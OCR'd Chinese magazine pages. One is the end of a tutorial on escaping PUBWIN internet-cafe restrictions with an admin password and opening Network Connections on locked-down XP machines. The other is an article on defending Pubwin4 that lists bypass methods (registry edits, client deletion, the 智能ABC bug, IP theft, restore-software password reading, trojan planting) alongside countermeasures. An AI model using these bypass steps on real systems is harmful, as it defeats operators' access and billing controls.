


图 3




图 4

方法二：利用“PUBWIN系统设置”

当你用管理员密码登录PUBWIN时，输入密码后回车。这时会出现“PUBWIN系统设置”对话框。一般情况下你不会细看上面的内容，而会直接点对话框右下角的“确定”直接进入桌面。而此时由于“PUBWIN”的限制，机子就会掉线。此时，你当然可以用方法来重新恢复网络连接，有一个更好的办法。返回到上一步，即在打开“PUBWIN系统设置”对话框时。仔细看一下上面的“系统限制”的选项，最后有一项：PUBWIN启动时自动运行”，就是它，上面讲的限制就是它了，好，将此选项前面的勾去掉，再按确定，就搞定了，如图5。

最后让我再讲一下有关“PUBWIN系统设置”的问题。在上网的过程中，系统会给我们这样或那样的限制。现在只要你有了管理员密码，那么什么限制对我们就都已不存在了。我们在网吧上网就是真真正正的自由了。

大家看看图5、图6，上面有PUBWIN的各项限制，注：我将“PUBWIN系统限制”的“安全策略”菜单全部展开了，很




图 5




图 6

全面吧。

它的安全策略共3大类。1．界面限制选项；2．浏览器限制选项；3．其他限制选项。共好几十条呢？难怪网吧小菜们会抱怨，网吧里怎么会有这么多的限制。由于各选项太多，我在这里就不一一列举了，看看图5、6。

有了它，在网吧里上网就可以根据自己的需要来设置网吧限制了。

上面讲的是针对Win2000系统的方法。WinXP下打开“网络连接”对话框与2000有很大的差别。一般网吧的XP系统设置很BT。我们这儿的一家网吧就是这样，桌面上没有“我的电脑”和“网上邻居”的图




图 7

标，“开始菜单”中也没有“设置”选项。怎么办？我的方法是：打开“回收站”在上面左边有些选项。其中有“其他位置”——“桌面”，“我的文档”，“我的电脑”，“网上邻居”（图7），通过它进入“网上邻居”。

还是在窗口左边有“网络任务”——添加一个“网上邻居”，查看“网络连接”，设置家庭或小型办公网络，查看工作组计算机。选“查看网络连接”（图8）就打开了“网络连接对话框”。

好了，今天的问题就到这里吧！再见。有什么疑问去X论坛找我，论坛ID：zhanshen。论坛见！




图 8

网吧管理系统 Pubwin4 漏洞防范初探

Five222

Pubwin4 因为其功能强大和易用而倍受广大网吧业主的青睐，但随着网络上各种突破（破解）方法和工具的出现，网吧管理问题日益严峻，虽说通过不定期的升级补丁可以避免一些漏洞的发生，可对于一些极端的“破坏”或变相“绕”过服务端的方法，Pubwin4 依然显得脆弱无力，下面我们就探讨一下它的安全防范。

一、防范误区之头痛医头

前段时间在 Pubwin4 的官方论坛，一网管问：如何防止顾客通过下载 Pubwin 精灵对客户端的破坏？管理员答：禁止下载。我不否认通过一些极端变态的设置可以达到完全禁止下载，那我要是使用智能 ABC 漏洞也可以使 Pubwin4 出错，也可以通过修改 TCP/IP 属性盗用空余 IP 也可以“绕”过服务端（如图 1），这些方法都不需要下载，Pubwin4 依然被突破了，况且禁止下载无形中使网吧的服务打了折扣。




图 1

有一次在 Pubwin4 各方面设置都很完善的网吧，我发现他们所使用的还原软件竟然是还原精灵，在网络上满地都是还原精灵读取密码程序的情况下，密码的使用策略又成了问题，我如果故意破坏可以做到：

1. 管理员密码和还原精灵的密码相同，我就可以管理员状态登录，然后退出 Pubwin4 系统；

2. 可以完全删除或是卸载 Pubwin4，并让还原精灵转储，使网吧出现一台免费机；

3. 通过还原精灵的转储，安装木马等恶意程序。

相信以上无论哪种情况的发生对于网吧及其管理员来说都是“硬伤”，因此，无论是 Pubwin4 的设置或是其周边的软硬件（如还原卡）都不能马虎了事，必须要从系统整体的角度出发来看待每一个问题。

二、各种漏洞的方法

记得以前经常看的一些黑客网站直到今年还在发着去年就出现突破 Pubwin4 的方法，有些简直就是抄袭，无非是新瓶装老酒，令人气愤！

现今网络上突破 Pubwin4 比较流行的方法有很多，大致可以分为两大类：

1.破坏 Pubwin4 客户端型

代表方法：修改注册表使 Pubwin4 无法正常启动；使用批处理文件删除 Pubwin4；安全模式或 DOS 下删除 Pubwin4；利用启动间隙直接卸载 Pubwin4；智能 ABC 漏洞；利用 Pubwin 精灵或 Pubwin 破解精灵 2005（如图 2）等工具直接解限等等。



图 2




图 3

防范方法：通过对比 Pubwin4 上线人数和实际网络占用人数的对比来排查被破解的机器。

现今一些网吧的管理员都将系统设置为非正常登录 Pubwin 就无法连接网络，这样做在网吧人少时通过逐个排查可以找到被破解机器，但人数过多时呢？建议不妨大方些，设置无论是否正常登录 Pubwin 都可连接网络，然后使用局域网助手（如图 3）盯紧局域网每一台主机，然后对比 Pubwin4 服务端的上线情况，快速直接找到被破解主机的位置。

对于智能 ABC 漏洞，打上补丁即可。

